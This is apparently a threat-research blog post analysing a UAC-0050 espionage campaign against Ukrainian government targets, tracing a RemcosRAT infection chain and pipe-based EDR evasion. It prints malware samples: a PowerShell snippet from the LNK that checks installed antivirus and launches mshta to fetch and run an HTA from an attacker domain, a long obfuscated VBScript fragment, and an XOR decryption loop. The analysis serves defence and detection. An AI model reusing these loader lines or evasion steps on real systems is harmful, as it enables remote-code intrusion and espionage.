

# Pipe Method Used for Evasion in Ukraine Attack

---

 [uptycs.com/blog/remcos-rat-uac-0500-pipe-method](https://uptycs.com/blog/remcos-rat-uac-0500-pipe-method)

Uptycs Threat Research

Authors: Karthickkumar Kathiresan, Shilpesh Trivedi

Known for its history of relentless cyber-attacks against Ukrainian targets, the UAC-0050 threat group is at it again. But this time, Uptycs researchers have discovered an advanced strategy that allows for a more clandestine data transfer channel, effectively circumventing detection mechanisms employed by Endpoint Detection and Response (EDR) and antivirus systems.

The group's weapon of choice is RemcosRAT, a notorious malware for remote surveillance and control, which has been at the forefront of its espionage arsenal. However, in their latest operational twist, the UAC-0050 group has integrated a pipe method for interprocess communication, showcasing their advanced adaptability.

Leveraging pipes within the Windows operating system provides a covert channel for data transfer, skillfully evading detection by Endpoint Detection and Response (EDR) and antivirus systems. Although not entirely new, this technique marks a significant leap in the sophistication of the group's strategies.

Targeting the Ukrainian government, the UAC-0050's campaign hints at a politically motivated agenda with potential geopolitical implications. The employment of RemcosRAT and the innovative use of pipe methods for data movement spotlight the group's focus on stealth and intelligence gathering. While the possibility of state sponsorship remains speculative, the group's activities pose an undeniable risk, especially to government sectors reliant on Windows systems.

This blog outlines the technicalities of the attack, providing expert analysis from our researchers at Uptycs. From understanding the nature of pipes in Windows for interprocess communication to analyzing the real-world impact of these advanced evasion techniques, we offer a comprehensive look into this sophisticated cyber-espionage operation.

## Initial investigation

---

Our Threat Research Team initiated an investigation after the Uptycs platform alerted to a suspicious .lnk file on December 21, 2023. Analysis revealed UAC-0050's deployment of RemcosRAT in a targeted cyber intelligence operation against Ukrainian government agencies.

The initial attack vector is yet to be pinpointed, though indications lean towards phishing or spam emails, masked as job propositions, targeting Ukrainian military personnel for consultancy roles with the Israel Defense Forces (IDF).

This deceptive tactic, as detailed in the document (Figure 1), involved roles centered around training IDF soldiers in modern warfare techniques, reflecting a complex ruse to infiltrate military networks.



**Консультант до Армії оборони Ізраїлю (ЦАХАЛ)**  
יועץ לצבא ההגנה לישראל

З метою підвищення боєздатності Збройних сил Армія оборони Ізраїлю пропонує військовослужбовцям Збройних Сил України, які мають бойовий досвід та/або досвід командування операціями різного рівня, стати військовими консультантами армії Держави Ізраїль.

**Вимоги:**

- наявність бойового досвіду та/або досвіду командування не менше 1-го року
- підтвержені компетенції в одному з напрямків військової підготовки
- готовність до релокації

**Обов'язки:**

- навчання та консультація військовослужбовців та представників Армії оборони Ізраїлю актуальним способом ведення бойових дій

*Figure 1—RemcosRAT Military theme*

Corroborating these findings, the Ukrainian government, in early December 2023, officially acknowledged a similar attack pattern. As reported on their official website, this incident aligns with the modus operandi of UAC-0050, further solidifying the group's persistent and calculated application of RemcosRAT in their cyber-espionage endeavors.

## Malware operation

---

The LNK file is responsible for initiating the download of an HTA file. Within this HTA file lies a VBS script that, upon execution, triggers a PowerShell script. This PowerShell script endeavors to download a malicious payload (word\_update.exe) from a server. Upon

launching, word\_update.exe executes cmd.exe and shares malicious data through a pipe. Consequently, it leads to the launch of explorer.exe with the malicious RemcosRAT residing in the memory of explorer.exe.




Figure 2—RemcosRAT workflow

## Technical analysis

The investigation begins with a .lnk file. A .lnk file is a Windows shortcut that points to another file, folder, or application. It allows users to access the linked resource quickly without navigating to its location. Cybercriminals can create .lnk files that, while appearing to be shortcuts to legitimate applications or documents, actually point to and execute malicious software.

In this case, the malicious .lnk file gathers information regarding antivirus products installed on the target computer. It verifies if the display name corresponds to 'Windows Defender'. If so, it proceeds to replace the term with an empty string. As a result, the condition within the 'if' statement becomes false, preventing the execution of the 'exit' statement. Consequently, the script seamlessly continues with any subsequent code.

```

$bIXmsjq = Get-WmiObject -Namespace 'root\SecurityCenter2' -Class AntiVirusProduct -ComputerName $env:computername;
foreach($QSkPiHV in $bIXmsjq )
{
  if ($QSkPiHV.displayName -replace 'Windows Defender', ''){ Exit}
};
\W*\*2*\*\msh*e '??ht??t?p?://new-tech-savvy.com/6.h??t??a'.Replace('?', '')
  
```

Figure 3—LNK file

Towards the end of the .lnk file, the threat actor has obfuscated the URL string. Upon deobfuscation, the string is then executed using MSHTA. The execution code is provided

below.

c:\windows\system32\mshta.exe" http[:]://new-tech-savvy[.]com/6[.]hta

We retrieved the 6.hta file for analysis, discovering that it contains a VBScript file with fully obfuscated script content.

```
U</body>
<script language="VBScript">
Execute chr(894-(4H338)) &chr(521-(4H324)) &chr(790-(4H2A8)) &chr(700-(4H259)) &chr(983-(4H363)) &chr(1024-(4H397)) &chr(306-(4H3C3)) &chr(226-(4H74)) &chr(620-(4H24C)) &chr(428-(4H148)) &chr(613-(4H1F3)) &chr(565-(4H1E0)) &chr(593-(4H3B9)
) &chr(236-(4HAA)) &chr(619-(4H1F2)) &chr(377-(4H123)) &chr(507-(4H19A)) &chr(905-(4H1D)) &chr(1007-(4H3CF)) &chr(400-(4H147)) &chr(433-(4H143)) &chr(425-(4H146)) &chr(853-(4H32C)) &chr(259-(4HF6)) &chr(493-(4H1E3)) &chr(597-(4H235)) &chr(
394-(4H16A)) &chr(808-(4H308)) &chr(390-(4H15C)) &chr(559-(4H20F)) &chr(749-(4H2CD)) &chr(743-(4H2B)) &chr(328-(4H128)) &chr(652-(4H26C)) &chr(917-(4H11D)) &chr(1015-(4H3D7)) &chr(796-(4H2CC)) &chr(910-(4H3E2)) &chr(428-(4H254)) &chr(910
-(4H1E)) &chr(425-(4H159)) &chr(374-(4H156)) &chr(569-(4H219)) &chr(732-(4H2E2)) &chr(1055-(4H308)) &chr(908-(4H374)) &chr(691-(4H246)) &chr(177-(4H81)) &chr(951-(4H346)) &chr(994-(4H33A)) &chr(779-(4H2A7)) &chr(470-(4H1C9)) &chr(359-(4
H15D)) &chr(226-(4H2C)) &chr(180-(4H94)) &chr(430-(4H256)) &chr(1023-(4H3DF)) &chr(566-(4H216)) &chr(250-(4HDA)) &chr(433-(4H151)) &chr(688-(4H290)) &chr(450-(4H1A2)) &chr(798-(4H2FE)) &chr(193-(4H1A)) &chr(641-(4H261)) &chr(818-(4H312)) &
chr(315-(4H11B)) &chr(464-(4H1B0)) &chr(915-(4H373)) &chr(546-(4H202)) &chr(589-(4H20E)) &chr(562-(4H212)) &chr(369-(4H12D)) &chr(301-(4H4C)) &chr(1042-(4H3A5)) &chr(1011-(4H3D3)) &chr(886-(4H313)) &chr(258-(4H1A)) &chr(379-(4H101)) &chr(
610-(4H255)) &chr(991-(4H3D5)) &chr(349-(4H13D)) &chr(968-(4H3A8)) &chr(472-(4H1B8)) &chr(878-(4H34E)) &chr(391-(4H167)) &chr(494-(4H1CE)) &chr(233-(4H3C9)) &chr(603-(4H23B)) &chr(718-(4H2AE)) &chr(1022-(4H3D8)) &chr(361-(4H149)) &chr(791-(4
H2F7)) &chr(326-(4H126)) &chr(353-(4H141)) &chr(1005-(4H3C0)) &chr(607-(4H23F)) &chr(508-(4H1DC)) &chr(273-(4H81)) &chr(332-(4H12C)) &chr(733-(4H2BD)) &chr(349-(4H8A)) &chr(358-(4H105)) &chr(546-(4H1A8)) &chr(512-(4H1E0)) &chr(310-(4HF9)) &
chr(288-(4H100)) &chr(305-(4HFC)) &chr(316-(4H104)) &chr(217-(4H8A)) &chr(822-(4H329)) &chr(540-(4H3A2)) &chr(409-(4H179)) &chr(462-(4H26C)) &chr(451-(4H1A3)) &chr(471-(4H1B7)) &chr(512-(4H180)) &chr(458-(4H1AA)) &chr(346-(4H1A3)) &chr(382
-(4H15E)) &chr(456-(4H1A8)) &chr(213-(4H85)) &chr(892-(4H35C)) &chr(328-(4H128)) &chr(554-(4H20A)) &chr(328-(4H128)) &chr(801-(4H301)) &chr(138-(4H6A)) &chr(906-(4H36A)) &chr(990-(4H3BE)) &chr(536-(4H1F8)) &chr(442-(4H19A)) &chr(887-(4H397)
) &chr(13061-(4H3BC)) &chr(1004-(4H37F)) &chr(863-(4H33F)) &chr(244-(4H9B)) &chr(715-(4H264)) &chr(1078-(4H3BF)) &chr(710-(4H2B9)) &chr(212-(4H4A)) &chr(341-(4H135)) &chr(972-(4H3AC)) &chr(536-(4H1F7)) &chr(907-(4H36B)) &chr(139-(4H8A)) &chr(
863-(4H3B7)) &chr(271-(4H2F)) &chr(905-(4H369)) &chr(912-(4H378)) &chr(425-(4H251)) &chr(281-(4H8F)) &chr(284-(4H106)) &chr(922-(4H37A)) &chr(907-(4H36B)) &chr(651-(4H2E8)) &chr(421-(4H155)) &chr(956-(4H33A)) &chr(932-(4H341)) &chr(315-(4
H11B)) &chr(447-(4H1DE)) &chr(487-(4H8F)) &chr(494-(4H179)) &chr(1336-(4H12C)) &chr(723-(4H246)) &chr(530-(4H296)) &chr(232-(4H8F)) &chr(488-(4H1A3)) &chr(830-(4H2D4)) &chr(624-(4H24A)) &chr(487-(4H180)) &chr(976-(4H362)) &chr(564-(4H1D1)) &
chr(657-(4H268)) &chr(260-(4H77)) &chr(224-(4H86)) &chr(272-(4HF0)) &chr(488-(4H1C8)) &chr(452-(4H1A4)) &chr(494-(4H1CE)) &chr(376-(4H158)) &chr(662-(4H276)) &chr(263-(4H87)) &chr(1024-(4H3E0)) &chr(497-(4H1D1)) &chr(387-(4H163)) &chr(280
-(4HF9)) &chr(160-(4H80)) &chr(212-(4H84)) &chr(408-(4H178)) &chr(574-(4H21E)) &chr(223-(4H8F)) &chr(742-(4H2C6)) &chr(907-(4H307)) &chr(350-(4H13E)) &chr(983-(4H3B7)) &chr(963-(4H3A3)) &chr(772-(4H2E4)) &chr(872-(4H348)) &chr(508-(4H1DC)) &
chr(221-(4H94)) &chr(733-(4H277)) &chr(546-(4H202)) &chr(476-(4H193)) &chr(499-(4H254)) &chr(945-(4H2D6)) &chr(114-(4H308)) &chr(705-(4H294)) &chr(774-(4H2E6)) &chr(815-(4H2F8)) &chr(526-(4H1DE)) &chr(979-(4H3A3)) &chr(691-(4H2B3)) &chr(570
-(4H21A)) &chr(980-(4H3A9)) &chr(879-(4H34F)) &chr(167-(4H86)) &chr(434-(4H180)) &chr(881-(4H341)) &chr(459-(4H197)) &chr(381-(4H150)) &chr(1048-(4H3D5)) &chr(442-(4H152)) &chr(548-(4H1C0)) &chr(284-(4H80)) &chr(308-(4H124)) &chr(248-(4HF)
) &chr(720-(4H2B0)) &chr(429-(4H1D)) &chr(326-(4H126)) &chr(314-(4H11A)) &chr(830-(4H1F2)) &chr(647-(4H267)) &chr(974-(4H3AE)) &chr(448-(4H19D)) &chr(744-(4H2C1)) &chr(248-(4H8D)) &chr(875-(4H348)) &chr(527-(4H1EF)) &chr(770-(4H2E2)) &chr(
603-(4H23B)) &chr(634-(4H25A)) &chr(417-(4H181)) &chr(491-(4H1A3)) &chr(928-(4H380)) &chr(641-(4H261)) &chr(579-(4H223)) &chr(342-(4H110)) &chr(948-(4H345)) &chr(594-(4H1D6)) &chr(965-(4H3A5)) &chr(715-(4H286)) &chr(1002-(4H389)) &chr(632
-(4H215)) &chr(330-(4H23)) &chr(199-(4H8A)) &chr(505-(4H188)) &chr(234-(4H84)) &chr(442-(4H156)) &chr(435-(4H193)) &chr(443-(4H23A)) &chr(303-(4H8C)) &chr(379-(4H15B)) &chr(621-(4H224)) &chr(889-(4H242)) &chr(1078-(4H3D3)) &chr(429-(4H1A)
) &chr(709-(4H2B8)) &chr(234-(4H8E)) &chr(357-(4H145)) &chr(763-(4H2D8)) &chr(305-(4H113)) &chr(920-(4H378)) &chr(227-(4H8C3)) &chr(866-(4H342)) &chr(777-(4H2E9)) &chr(726-(4H2B8)) &chr(950-(4H346)) &chr(582-(4H226)) &chr(566-(4H216)) &chr(
776-(4H2E8)) &chr(1013-(4H352)) &chr(892-(4H352)) &chr(957-(4H39D)) &chr(391-(4H167)) &chr(666-(4H27A)) &chr(623-(4H24F)) &chr(250-(4H86)) &chr(920-(4H32F)) &chr(456-(4H15B)) &chr(451-(4H1A3)) &chr(236-(4H85)) &chr(723-(4H255)) &chr(266-(4
H8F)) &chr(280-(4H10B)) &chr(488-(4H1DE)) &chr(387-(4H163)) &chr(867-(4H343)) &chr(871-(4H347)) &chr(947-(4H393)) &chr(324-(4H124)) &chr(878-(4H34E)) &chr(179-(4H93)) &chr(643-(4H263)) &chr(770-(4H2E2)) &chr(792-(4H2F8)) &chr(789-(4H2F5)) &
chr(841-(4H329)) &chr(729-(4H2B9)) &chr(611-(4H1DF)) &chr(500-(4H1D4)) &chr(504-(4H1D8)) &chr(646-(4H266)) &chr(839-(4H327)) &chr(619-(4H248)) &chr(373-(4H155)) &chr(452-(4H1A4)) &chr(321-(4H121)) &chr(975-(4H3AF)) &chr(
515-(4H171)) &chr(420-(4H14D)) &chr(1004-(4H372)) &chr(951-(4H36C)) &chr(936-(4H388)) &chr(742-(4H2A9)) &chr(703-(4H25F)) &chr(883-(4H31C)) &chr(1048-(4H39E)) &chr(531-(4H1C8)) &chr(522-(4H1EA)) &chr(897-(4H35B)) &chr(211-(4H3B3)) &chr(701
```

Figure 4—HTA file contains Vbscript

Following the successful deobfuscation of the VBScript, we obtained a PowerShell script. The snapshot below illustrates the deobfuscated code result.

The PowerShell script below represents the deobfuscated flow:

1. It initializes a string encoded in Base64, referred to as \$Icjcj, and a second Base64-encoded string denoted as \$VZnHIGNa.
2. It creates an AES decryption object \$WrwQUj with specific properties such as CipherMode, PaddingMode, BlockSize, KeySize, and Key, using the Base64-decoded value of \$VZnHIGNa.
3. It extracts the initialization vector (IV) from the payload.
4. It creates a decryptor and decrypts a portion of the payload using AES.
5. It creates memory streams and a GzipStream to decompress the decrypted payload.

6. It converts the decompressed payload into a byte array.

7. It converts the byte array to a UTF-8 string.

8. It uses the | powershell - syntax to execute the decrypted payload as a new PowerShell process.

9. The actual payload is contained in the variable \$hQkGkZK. This payload is the result of executing the PowerShell code contained within the original Base64-encoded string \$lCjCj



Figure 5—Uptycs alert: MSHTA execution with internet

The outcome (\$hQkGkZK) of the deobfuscated process yielded another PowerShell script containing encoded data, as depicted in the snapshot below.



Uptycs captured all PowerShell activities deemed suspicious, presenting the de-obfuscated content in the snapshot.



Figure 8—Uptycs alert: powershell suspicious entry

The payloads, namely word\_update.exe and ofer.docx, are downloaded from the domain new-tech-savvy[.]com.

The payload files(Doc,exe) are placed in the root of the roaming folder(%appdata%).

## Payload

Request for downloading word\_update.exe.




Figure 9—Downloading executable payload

Upon running word\_update.exe, it generates a self copy file in a newly created folder within the roaming directory(%appdata%). However, the name of the self copy file is altered.




Figure 10–Uptycs alert: Process execution from AppData folder

C:\Users\\AppData\Roaming\WordpadService\fmTask\_dbg.exe

The malware established persistence by creating an entry in the startup folder through the generation of an LNK file. Consequently, fmTask\_dbg.exe is executed each time the machine is booted.

C:\Users\\AppData\Roaming\Microsoft\Windows\Start Menu\Programs\Startup\fmTask\_dbg.lnk

The file contains unusual resource data, which is then transferred to memory, and the content undergoes decryption through XOR operations. This is the first level of decryption.

```

73 1E
8B55 08
0355 F8
8955 F4
8B45 F4
8B08
894D F0
8B55 F0
3355 10
8B45 F4
8910
EB D1
8955 08
j&e word_update.D660E7
mov edx,dword ptr ss:[ebp+8]
add edx,dword ptr ss:[ebp-8]
mov dword ptr ss:[ebp-C],edx
mov eax,dword ptr ss:[ebp-C]
mov ecx,dword ptr ds:[eax]
mov dword ptr ss:[ebp-10],ecx
mov edx,dword ptr ss:[ebp-10]
xor edx,dword ptr ss:[ebp+10]
mov eax,dword ptr ss:[ebp-C]
mov dword ptr ds:[eax],edx
jmp word_update.D660B8

```

Figure 11–Xor loop

Following this, it invokes the WriteFile API function, where the file handle is denoted by 0x59c, pointing to an unnamed file: \filesystem\npfs. Unnamed pipes necessitate the passing of their handles to the corresponding communicating processes to facilitate the exchange of data.

File	Unnamed file: \FileSystem\Npfs	0x594
File	Unnamed file: \FileSystem\Npfs	0x59c

Figure 12–Handle of unnamed pipe object in which data written by WriteFile API



Threat actors often resort to techniques such as process injection or hollowing to execute malicious code within authentic processes. However, employing a clever strategy, attackers leverage pipes to effectively bypass detection by EDR/AV systems. Initially, the malicious actor spawned a legitimate child process, cmd.exe, using the CreateProcess API without activating the suspended mode. Subsequently, the attacker implemented a plan to move the decrypted output data from the first level (depicted in Figure 11) to cmd.exe.

API	Args	PID	Path	Command
createpipe				
CreatePipe	{ "hReadPipe": "0...", "hWritePipe": "0..." }		c:\users\... \appdata\roaming\word_update.exe	"c:\users\... \appdata\roaming\word_update.exe"
CreatePipe	{ "hReadPipe": "0...", "hWritePipe": "0..." }		c:\users\... \appdata\roaming\word_update.exe	"c:\users\... \appdata\roaming\word_update.exe"

Figure 13–Uptycs event alert: Createpipe write event

This process was executed through the WriteFile API, utilizing a handle directed at an unnamed pipe. Upon successful completion, the data was transmitted from word\_update.exe to cmd.exe. Figure 14 visually represents the memory of cmd.exe with Read-Write protection, housing the malicious data shared through the pipe.

The screenshot shows the memory dump of cmd.exe. The data includes hex values and ASCII characters. A red arrow points to the text "RemcosRAT is encrypted" within the memory dump. The Task Manager interface on the right shows various system processes, including NT Kernel & System, Windows Session Manager, and Windows Explorer.

Figure 14– Data moved to memory of cmd.exe

The data in the memory is decrypted during runtime and initiates the execution of the Remcos Remote Access Trojan (RAT). After that launch explorer and moved malicious data in that memory.




Figure 15–Remcos binary in the memory of cmd.exe (RW)

The Remcos execution flow from word\_update.exe.




Figure 16–Remcos execution flow from word\_update.exe

Uptycs capture of the explorer.exe with malicious activities.




Figure 17—Uptycs alert: Explorer.exe with malicious activity

## Remcos binary

Upon extracting the binary from cmd.exe memory, we obtained the RemcosRAT payload. Within the payload's Resource section, there is an RCDATA that stores data encrypted using RC4.

Offset	0	1	2	3	4	5	6	7	8	9	A	B	C	D	E	F	Ascii
00000000	AB	8F	CD	E1	87	12	7D	8E	3C	9B	3E	DD	2E	A4	78	A6	<< Íá[] < >ÿ.µx
00000010	56	79	9C	9B	6E	DC	C1	98	85	95	FA	70	E5	95	61	6A	Vy[]nÜÅ[]llúpá aj
00000020	6D	7D	32	E8	D8	AA	79	03	98	24	22	FC	2C	03	70	E3	n }2è0³y0 \$"ú.0pã
00000030	26	31	3B	CF	40	A3	63	73	42	5D	60	0B	89	DF	EB	D9	&l:Í@tcsB `0 BèÜ
00000040	72	E6	11	B8	09	86	36	6A	AA	0C	E6	BD	89	32	68	A5	ræ0.[]6j³ æ% 2h#
00000050	38	9D	68	DB	B1	9A	53	B9	7D	9D	1D	43	E9	00	7E	A9	8 hÜ± S¹  Cé.~@
00000060	79	EF	05	B7	05	9F	75	EE	21	17	4E	43	CC	3E	75	BC	yi0.0 ui! 0NCI>uk
